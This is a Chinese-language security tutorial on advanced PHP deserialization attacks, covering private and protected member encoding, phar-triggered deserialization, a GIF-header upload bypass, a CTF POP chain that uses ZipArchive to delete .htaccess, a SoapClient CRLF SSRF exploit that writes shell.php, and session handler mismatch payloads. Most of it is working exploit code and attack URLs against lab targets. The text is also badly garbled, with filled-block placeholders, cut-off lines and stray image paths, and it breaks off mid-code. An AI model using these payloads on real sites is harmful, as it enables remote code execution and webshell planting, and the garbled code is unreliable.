PHP反序列化进阶学习与总结

Threezh1 / 2019-10-03 10:14:06 / 浏览数 5885 安全技术 WEB安全 顶(2) 踩(0)

说在前面

对于PHP反序列化，原来也就只是浅尝而止。最近看到很多题的出现了多种没有了解过的反序列化形式，就此进一步学习一下。其中很多内容都参考了师傅们的博客，部分内

pravite和Protected成员的序列化

以前在做反序列化的题的时候遇到的都是public成员，但在k0rz3n师傅的文章中看到了Private和Protected权限序列化的过程中有着不同的差别。这里做一个小知识点的总结

先来复习一下一个简单的序列化例子：

```
<?php
class Threezh1 {
   public $text;

   function execute($payload) {
       eval($payload);
   }

   function __destruct(){
       $this->execute($this->text);
   }
}

$a = new Threezh1();
$a->text = 'echo "Threezh1";';
echo serialize($a);
?>
```

序列化后的内容：

```
O:8:"Threezh1":1:{s:4:"text";s:16:"echo "Threezh1";";}
```

O代表这是一个对象，8代表对象名称的长度，1代表成员个数。

大括号中分别是：属性名类型、长度、名称;值类型、长度、值。

那反序列化的过程中是这样的：

```
<?php
class Threezh1 {
   public $text;

   function execute($payload) {
       eval($payload);
   }

   function __destruct(){
       $this->execute($this->text);
   }
}
unserialize($_GET["a"]);
?>
```

访问：http://127.0.0.1/index.php?a=O:8:%22Threezh1%22:1:{s:4:%22text%22;s:16:%22echo%20%22Threezh1%22;%22;}

返回：

```
Threezh1
```

Private类型

那么问题来了，如果把$text成员从public改为private呢？


因为在实例中无法通过$obj->属性名(或方法名) 来调用pravite类型的方法或属性。所以上面生成的例子需要改一下：

```php
<?php
class Threezh1
{
   private $text = 'phpinfo();';

   public function setPayload($temp){
       $this->text = $temp;
   }

   function execute($payload) {
       eval($payload);
   }

   function __destruct(){
       $this->execute($this->text);
   }
}

$a = new Threezh1();
$a->setPayload('echo "Threezh1";');
$data = serialize($a);
echo($data);
file_put_contents("serialize.txt", $data);
```


这时候生成出来的序列化的内容为：

```
O:8:"Threezh1":1:{s:14:"Threezh1text";s:16:"echo "Threezh1";";}
```

按照前面的反序列化步骤，进行反序列化。会发现序列化并没有成功，显示了phpinfo的页面：




那怎么样才能使它反序列化成功呢？我们使用winhex打开刚刚保存的`serialize.txt`。内容如下图：



会发现在Threezh1的左右，也就是属性名中的类名左右存在两个空字节。所以反序列化不成功的原因就是由于序列化内容生成到网页后，空字节不会一同生成出去，导致反

那解决这个问题的方法就是，在传递反序列化字符串中，在类名的左右加上`%00`，也就是空字节对于的URL编码。反序列化成功结果如下：



```
127.0.0.1/?a=O:8:"Threezh1":1:{s:14:"%00Threezh1%00text";s:16:"echo%20"Threezh1";";}
Threezh1
```

这也正好解释了，为什么序列化内容中，为什么属性名的长度为14。


所以，Private类型在序列化的格式为：`%00■■%00`

Protected类型

Protected类型和private有些许不同，生成的序列化内容为：

```
O:8:"Threezh1":1:{s:7:"*text";s:16:"echo "Threezh1";";}
```

使用winhex查看保存的`serialize.txt`：



```
serialize.txt
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15    ANSI ASCII
00000000   4F 3A 38 3A 22 54 68 72  65 65 7A 68 31 22 3A 31   O:8:"Threezh1":1
00000016   3A 7B 73 3A 37 3A 22 00  2A 00 74 65 78 74 22 3B   :{s:7:" * text";
00000032   73 3A 31 36 3A 22 65 63  68 6F 20 22 54 68 72 65   s:16:"echo "Thre
00000048   65 7A 68 31 22 3B 22 3B  7D                        ezh1";";}
```

可得出，Protected类型在序列化的格式为：`%00*%00■■`

Phar反序列化

phar的总结类文章已经有很多了，比如Hu3sky学长的[初探phar://](#)

自己在总结phar的过程中又学习到了一些新的内容，这里就做下记录。

phar文件的结构：

phar文件都包含以下几个部分：

```
1. stub
   phar■■■■■■■■■ xxx __HALT_COMPILER();?> ■■■■■■■■■■xxx■■■■■■■■■
2. manifest
   phar■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■meta-data■■■■■■■■■■■■■■
3. content
   ■■■■■■■■
4. signature (■■)
   ■■■■■■■■
```

生成一个phar文件：

php内置了一个phar类来处理相关操作。

注意：这里要将php.ini里面的`phar.readonly`选项设置为`Off`。■■■■■■■■

(如果你在命令行运行PHP文件还是无法生成成功，请使用php -v查看php版本并在修改指定版本的php.ini。)

```
<?php
   class TestObject {
   }

   @unlink("phar.phar");
   $phar = new Phar("phar.phar"); //■■■■■■phar
   $phar->startBuffering();
```

```
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //■■stub
    $o = new TestObject();
    $phar->setMetadata($o); //■■■■■meta-data■■manifest
    $phar->addFromString("test.txt", "test"); //■■■■■■■■
    //■■■■■■
    $phar->stopBuffering();
?>
```

漏洞利用条件

1. phar文件要能够上传到服务器端。
2. 要有可用的魔术方法作为“跳板”。
3. 文件操作函数的参数可控，且:、/、phar等特殊字符没有被过滤。

phar受影响的文件操作函数：

知道创宇测试后受影响的函数列表：

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

但实际并不止这一些。

参考zxc师傅的文章：https://blog.zsxsoft.com/post/38

在跟踪了受影响函数的调用情况后发现，除了所有文件函数，只要是函数的实现过程直接或间接调用了`php_stream_open_wrapper`。都可能触发phar反序列化漏洞。

以下这些方式都可触发phar反序列化漏洞：

exif

```
exif_thumbnail
exif_imagetype
```

gd

```
imageloadfont
imagecreatefrom***
```

hash

```
hash_hmac_file
hash_file
hash_update_file
md5_file
sha1_file
```

file / url

```
get_meta_tags
get_headers
```

standard

```
getimagesize
getimagesizefromstring
```

zip

```
$zip = new ZipArchive();
$res = $zip->open('c.zip');
$zip->extractTo('phar://test.phar/test');
```

Bzip / Gzip

```
[redacted]phar[redacted]compress.bzip2://[redacted]compress.zlib://[redacted]

$z = 'compress.bzip2://phar:///home/sx/test.phar/test.txt';
$z = 'compress.zlib://phar:///home/sx/test.phar/test.txt';
```

配合其他协议：(SUCTF)

```
[redacted]phar[redacted]
php://filter/read=convert.base64-encode/resource=phar://phar.phar

[redacted]ByteCTF[redacted]php://filter/resource=phar://phar.phar
```

Postgres

```
<?php
   $pdo = new PDO(sprintf("pgsql:host=%s;dbname=%s;user=%s;password=%s", "127.0.0.1", "postgres", "sx", "123456"));
   @$pdo->pgsqlCopyFromFile('aa', 'phar://phar.phar/aa');
?>

pgsqlCopyToFile[redacted]pg_trace[redacted]phar[redacted]
```

Mysql

```
LOAD DATA LOCAL INFILE[redacted]php_stream_open_wrapper

[redacted]mysqld:

[mysqld]
local-infile=1
secure_file_priv=""

<?php
class A {
   public $s = '';
   public function __wakeup () {
       system($this->s);
   }
}
$m = mysqli_init();
mysqli_options($m, MYSQLI_OPT_LOCAL_INFILE, true);
$s = mysqli_real_connect($m, 'localhost', 'root', 'root', 'testtable', 3306);
$p = mysqli_query($m, 'LOAD DATA LOCAL INFILE \'phar://test.phar/test\' INTO TABLE a  LINES TERMINATED BY \'\r\n\'  IGNORE 1 L
?>
```

漏洞的利用实例：

一个简单的例子

phar.php

```
<?php
   class TestObject {
   }
   $phar = new Phar("phar.phar"); //[redacted]phar
   $phar->startBuffering();
   $phar->setStub("<?php __HALT_COMPILER(); ?>"); //[redacted]stub
   $o = new TestObject();
   $o -> name='Threezh1'; //[redacted]TestObject[redacted]name[redacted]Threezh1
   $phar->setMetadata($o); //[redacted]meta-data[redacted]manifest
   $phar->addFromString("test.txt", "test"); //[redacted]
   //[redacted]
   $phar->stopBuffering();
?>
```

index.php

```php
<?php
class TestObject {
   public $name;

   function __destruct()
   {
       echo $this -> name;
   }
}
if ($_GET["file"]){
   file_exists($_GET["file"]);
}
?>
```

使用php phar.php生成phar.phar文件。

访问：http://127.0.0.1/index.php?file=phar://phar.phar

返回：Threezh1。 反序列化利用成功。

绕过文件格式限制

- 上传html页面: upload.html
- 后端校验页面：upload.php
- 一个漏洞页面：index.php (存在file_exits(), eval()函数)
- 一个上传目录： upload_file/

upload.html:

```html
<!DOCTYPE html>
<html>
<head>
   <title>upload file</title>
</head>
<body>
<form action="http://127.0.0.1/upload.php" method="post" enctype="multipart/form-data">
   <input type="file" name="file" />
   <input type="submit" name="Upload" />
</form>
</body>
</html>
```

upload.php

仅允许格式为gif的文件上传。上传成功的文件会存储到upload_file目录下。

```
<?php
if (($_FILES["file"]["type"]=="image/gif")&&(substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1))== 'gif'
   echo "Upload: " . $_FILES["file"]["name"];
   echo "Type: " . $_FILES["file"]["type"];
   echo "Temp file: " . $_FILES["file"]["tmp_name"];

   if (file_exists("upload_file/" . $_FILES["file"]["name"]))
     {
     echo $_FILES["file"]["name"] . " already exists. ";
     }
   else
     {
     move_uploaded_file($_FILES["file"]["tmp_name"],
     "upload_file/" .$_FILES["file"]["name"]);
     echo "Stored in: " . "upload_file/" . $_FILES["file"]["name"];
     }
   }
else
 {
 echo "Invalid file,you can only upload gif";
 }
```

index.php

```
<?php
class TestObject{
   var $data = 'echo "Hello World";';
   function __destruct()
   {
       eval($this -> data);
   }
}
if ($_GET["file"]){
   file_exists($_GET["file"]);
}
```


绕过思路：GIF格式验证可以通过在文件头部添加GIF89a绕过

我们可以构造一个php来生成phar.phar。


```
<?php
   class TestObject {
   }
   $phar = new Phar("phar.phar"); //■■■■■■phar
   $phar->startBuffering();
   $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //■■stub
   $o = new TestObject();
   $o -> data='phpinfo();'; //■■TestObject■■data■phpinfo()■
   $phar->setMetadata($o); //■■■■■meta-data■■manifest
   $phar->addFromString("test.txt", "test"); //■■■■■■■■
   //■■■■■■
   $phar->stopBuffering();
?>
```

利用过程：

- 一、生成一个phar.phar，修改后缀名为phar.gif




- 二、上传到upload_file目录下



Upload: phar.gifType: image/gifTemp file: C:\Users\ThreeZhi\AppData\Local\Temp\phpBE0C.tmpStored in: upload_file/phar.gif

- 三、访问：http://127.0.0.1/index.php?file=upload_file/phar.gif



PHP Version 5.5.38

System	Windows NT DESKTOP-1M2VLEU 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-

可见已经执行了phpinfo命令了。

通过修改后缀名和文件头，能够绕过大部分的校验。

配合PHP内核哈希表碰撞攻击

参考：https://xz.aliyun.com/t/2613

原生类序列化(ZipArchive::open)

拿这次2019 ByteCTF的ezCMS这道题来学习这个知识点。

先是哈希长度扩展攻击 [参考](参考)

```
■■■■■admin
■■■■■admin%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%

■cookie■user=2e05fd4ee5d0ec7853d174d06cd3ca47;
```

config.php：

```
<?php
session_start();
error_reporting(0);
$sandbox_dir = 'sandbox/'. md5($_SERVER['REMOTE_ADDR']); // sandbox + md5(ip)
global $sandbox_dir;

function login(){

   $secret = "********";
   setcookie("hash", md5($secret."adminadmin"));
   return 1;

# 52107b08c0f3342d2153ae1d68e6262c

}

function is_admin(){
   $secret = "********";
   $username = $_SESSION['username'];
   $password = $_SESSION['password'];
   if ($username == "admin" && $password != "admin"){
       if ($_COOKIE['user'] === md5($secret.$username.$password)){
           return 1;
       }
   }
   return 0;
```

```
}

class Check{ // ■■■■■■■
   public $filename;

   function __construct($filename)
   {
       $this->filename = $filename;
   }

   function check(){
       $content = file_get_contents($this->filename);

       $black_list = ['system','eval','exec','+','passthru','`','assert']; // ■■■■■■■■■■■■■

       foreach ($black_list as $k=>$v){
           if (stripos($content, $v) !== false){
               die("your file make me scare");
           }
       }

       return 1;
   }
}

class File{

   public $filename;
   public $filepath;
   public $checker;

   function __construct($filename, $filepath)
   {
       $this->filepath = $filepath;
       $this->filename = $filename;
   }

   public function view_detail(){

       if (preg_match('/^(phar|compress|compose.zlib|zip|rar|file|ftp|zlib|data|glob|ssh|expect)/i', $this->filepath)){
           die("nonono~");
       }
       $mine = mime_content_type($this->filepath); //■■■■■■■phar■■■■
       $store_path = $this->open($this->filename, $this->filepath);
       $res['mine'] = $mine;
       $res['store_path'] = $store_path;
       return $res;

   }

   public function open($filename, $filepath){
       $res = "$filename is in $filepath";
       return $res;
   }

   function __destruct()   //■■■■■■■■■■
   {
       if (isset($this->checker)){
           $this->checker->upload_file();   //■■upload_file()■■
       }
   }
}

class Admin{
   public $size;
   public $checker;
   public $file_tmp;
   public $filename;
   public $upload_dir;
```

```
    public $content_check;

    function __construct($filename, $file_tmp, $size)
    {
        $this->upload_dir = 'sandbox/'.md5($_SERVER['REMOTE_ADDR']);
        if (!file_exists($this->upload_dir)){
            mkdir($this->upload_dir, 0777, true);
        }
        if (!is_file($this->upload_dir.'/.htaccess')){
            file_put_contents($this->upload_dir.'/.htaccess', 'lolololol, i control all');
        }
        $this->size = $size;
        $this->filename = $filename;
        $this->file_tmp = $file_tmp;

        $this->content_check = new Check($this->file_tmp);

        $profile = new Profile();

        $this->checker = $profile->is_admin();
    }

    public function upload_file(){

        if (!$this->checker){
            die('u r not admin');
        }
        $this->content_check -> check();
        $tmp = explode(".", $this->filename);
        $ext = end($tmp); //
        if ($this->size > 204800){
            die("your file is too big");
        }
        #
        move_uploaded_file($this->file_tmp, $this->upload_dir.'/'.md5($this->filename).'.'.$ext);
    }

    public function __call($name, $arguments)
    {

    }
}

class Profile{

    public $username;
    public $password;
    public $admin;

    public function is_admin(){

        //■SESSION■■■■■■■■■
        $this->username = $_SESSION['username'];
        $this->password = $_SESSION['password'];

        $secret = "********";

        if ($this->username === "admin" && $this->password != "admin"){
            if ($_COOKIE['user'] === md5($secret.$this->username.$this->password)){
                return 1;
            }
        }
        return 0;

    }
    function __call($name, $arguments) //■■■■■■■■■■■■
    {
        $this->admin->open($this->username, $this->password); //■■■■
    }
```

```
}
```

view.php:

```
<?php
error_reporting(0);
include ("config.php");
$file_name = $_GET['filename'];
$file_path = $_GET['filepath'];
$file_name=urldecode($file_name);
$file_path=urldecode($file_path);
$file = new File($file_name, $file_path);   //■■File■
$res = $file->view_detail();                //■■view_detail■■
$mine = $res['mine'];
$store_path = $res['store_path'];

echo <<<EOT
<div style="height: 30px; width: 1000px;">
<Ariel>mine: {$mine}</Ariel><br>
</div>
<div style="height: 30px; ">
<Ariel>file_path: {$store_path}</Ariel><br>
</div>
EOT;
?>
```

在view.php中，url中传递的filename与filepath进行一次url编码之后传递到File类中调用view_detail方法。

view_detail方法中存在一个`mime_content_type()`函数, 这个函数是可以导致phar反序列化的。

在此之前：

```
if (preg_match('/^(phar|compress|compose.zlib|zip|rar|file|ftp|zlib|data|glob|ssh|expect)/i', $this->filepath)){
            die("nonono~");
        }
```

这个正则禁止了大部分的进行phar反序列化的关键词，不允许这些关键词出现在filepath的开头。但是这里漏了一个php://协议。 参考SUCTF

找到了phar反序列化触发点之后，开始构造一条可利用的POP链，思路：

1. File类的`__destruct()`会调用`$this->checker->upload_file()`。可以将`$this->checker`赋值为Profile类
2. 因为`$this->checker`没有Profile类，触发`__call()`魔术方法
3. 调用`$this->admin->open($this->username, $this->password);`这里可以使用原生类反序列化

原生类反序列化参考

简要笔记：

```
■■PHP■■ ZipArchive::open($filename, $flags)
■$flag=ZipArchive::OVERWRITE■■■■■$filename■■■■■
```

构造Payload：

```
<?php
class File{
   public $filename;
   public $filepath;
   public $checker;

   function __construct($filename, $filepath)
   {
       $this->filepath = $filepath;
       $this->filename = $filename;
       $this->checker = new Profile();
   }

}
class Profile{
   public $username;
   public $password;
   public $admin;
```

```
    function __construct()
    {
        $this->username = "./sandbox/f528764d624db129b32c21fbca0cb8d6/.htaccess";
        $this->password = "ZipArchive::OVERWRITE";
        $this->admin = new ZipArchive();
    }


}

$a = new File("threezh1", "threezh1");

class TestObject {
}
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //■■■■■■phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //■■stub
$o = new TestObject();
$phar->setMetadata($a); //■■■■■meta-data■■manifest
$phar->addFromString("test.txt", "test"); //■■■■■■■■
//■■■■■■
$phar->stopBuffering();

?>
```

先把phar文件生成出来上传。

再访问：http://127.0.0.1/view.php?filename=9c7f4a2fbf2dd3dfb7051727a644d99f.phar&filepath=php://filter/resource=phar://sandbox/f528764d624db129b3

即可把.htaccess删除，再直接去访问一句话木马连蚁剑拿flag。(这里由于题目已经关了，自己的环境总是出问题，就没复现成功。)

原生类魔法函数(soapClient类)

参考这一篇：反序列化攻击面拓展提高篇

```
SOAP■webService■■■■SOAP■WSDL(WebServicesDescriptionLanguage)■UDDI(UniversalDescriptionDiscovery andIntegration)■■■
WSDL ■■■■■■■■■■■■■■
UDDI■■■■■■■■■■■webService
SOAP■■■■■■■■■■■■■■■Web■■■■■■■■Web■■■■■■■■■

webService■■■ HTTP + XML
```

SoapClient()方法

```
public SoapClient::SoapClient ( mixed $wsdl [, array $options ] )
```

第一个参数是用来指明是否是wsdl模式，如果为null，那就是非wsdl模式，反序列化的时候会对第二个参数指明的url进行soap请求。

用Soap进行SSRF也有两个需要注意的点：

- Soap不是默认开启的，需要手动开启
- 需要触发__call方法才能进行SSRF

SOAP => CRLF => SSRF

文章当中的exp.php：

```
<?php
$target = 'http://127.0.0.1/test.php';
$post_string = '1=file_put_contents("shell.php", "<?php phpinfo();?>");';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: xxxx=1234'
    );
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^Content-Type: application/x-www-form-urlencoded^^'.

$aaa = serialize($b);
$aaa = str_replace('^^','%0d%0a',$aaa);
$aaa = str_replace('&','%26',$aaa);
```

```
echo $aaa;
$c=unserialize(urldecode($aaa));
$c->ss();
?>
```

test.php:

```
<?php
if($_SERVER['REMOTE_ADDR']=='127.0.0.1'){
   echo 'hi';
   @$a=$_POST[1];
   @eval($a);
}
?>
```

访问 `http://127.0.0.1/exp.php` 可在目录下写入一个shell.php。

Session反序列化

参考这一篇[PHP中SESSION反序列化机制]

PHP中的session保存

PHP.ini有以下配置项用于控制session有关的设置：

```
session.save_path="D:\xampp\tmp"     ■■■■■session■■■■■■■■xampp/tmp■
session.save_handler=files           ■■session■■■■■■■■■■■■■■
session.auto_start=0                 ■■■■■■■■session
session.serialize_handler=php        ■■session■■■■■■■■■■■■■■php■■■■■■
```

PHP中有多种session的序列话引擎，当我设置session为`$_SESSION["name"] = "Threezh1";`时。不同的引擎保存的session文件内容如下：

```
php:
   name|s:8:"Threezh1";
   ■■■■■■■■■■■■■■■ASCII■■■+■■■+■■■serialize()■■■■■■■■■■

php_binary:
   ■names:8:"Threezh1";
   ■■■■■■■■■+■■■+■■■serialize()■■■■■■■■■

php_serialize(php>5.5.4):
   a:1:{s:4:"name";s:8:"Threezh1";}
   ■■■■■■■■■serialize()■■■■■■■■■■
```

切换不同引擎使用的函数为：`ini_set('session.serialize_handler', '■■■■■■■■');`

```
<?php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
// do something
```

Session反序列化漏洞的原理：

如果在PHP在反序列化存储的`$_SESSION`数据时使用的引擎和序列化使用的引擎不一样，会导致数据无法正确第反序列化。如果session值可控，则可通过构造特殊的sessio

文章中有一个简单的例子：

test1.php

```
<?php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
$_SESSION["spoock"]=$_GET["a"];
?>
```

test2.php

```
<?php
ini_set('session.serialize_handler', 'php');
session_start();
class lemon {
```

```
    var $hi;
    function __construct(){
        $this->hi = 'phpinfo();';
    }

    function __destruct() {
         eval($this->hi);
    }
}
?>
```

通过源码可以得知，test1中使用的session解析引擎是php_serialize，test2使用的是php。

并且在test1中，`SESSION["spoock"]`的值是可控的。

访问：

```
http://localhost/test1.php?a=|O:5:%22lemon%22:1:{s:2:%22hi%22;s:16:%22echo%20%27Threezh1%27;%22;}
```

a参数的值为“|” + 一个序列化的对象。

再访问：

```
http://localhost/test2.php
```

返回：

```
Threezh1
```

可知我们在session中的解析过程中，对我们的payload进行了反序列化。为什么会出现这种情况呢？

payload的构造

先看两个解析引擎存储session的格式：

```
php:
   name|s:8:"Threezh1";
   ■■■■■■■■■■■■■■■ASCII■■+■■+■■serialize()■■■■■■■■■■

php_serialize(php>5.5.4):
   a:1:{s:4:"name";s:8:"Threezh1";}
   ■■■■■■■■■serialize()■■■■■■■■■■
```

思路：

因为储存session的页面(test1)使用的是php_serialize解析引擎，如果我们把session的值中添加一个“|”，在test2页面中使用php解析引擎解析的过程中，就会把“|”前面的值

“|”后面的序列化对象生成：

```
<?php
class lemon {
    var $hi;
    function __construct(){
        $this->hi = 'phpinfo();';
    }

    function __destruct() {
         eval($this->hi);
    }
}
$a = new lemon();
$a->hi = "echo 'Threezh1';";
echo serialize($a)
?>
```

但是直接这样利用的话，局限性还是太大了。

但在有趣的php反序列化总结中介绍了另一种Session反序列化漏洞的利用方式。

当PHP中`session.upload_progress.enabled`打开时，php会记录上传文件的进度，在上传时会将其信息保存在`$_SESSION`中。详情。

条件：

1. session.upload_progress.enabled = On (是否启用上传进度报告)
2. session.upload_progress.cleanup = Off (是否上传完成之后删除session文件)

上传文件进度的报告就会以写入到session文件中，所以我们可以设置一个与session.upload_progress.name同名的变量(默认名为PHP_SESSION_UPLOAD_PROGRESS)，

本打算复现：有趣的php反序列化总结,但在传递payload的时候，payload如果存在"|"。session就会为空，还没有找到解决的方法，如果有师傅遇到同样的问题，还望师傅

jarvisoj-web-writeup PHPINFO

题目地址：http://web.jarvisoj.com:32784/

```
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
{
   public $mdzz;
   function __construct()
   {
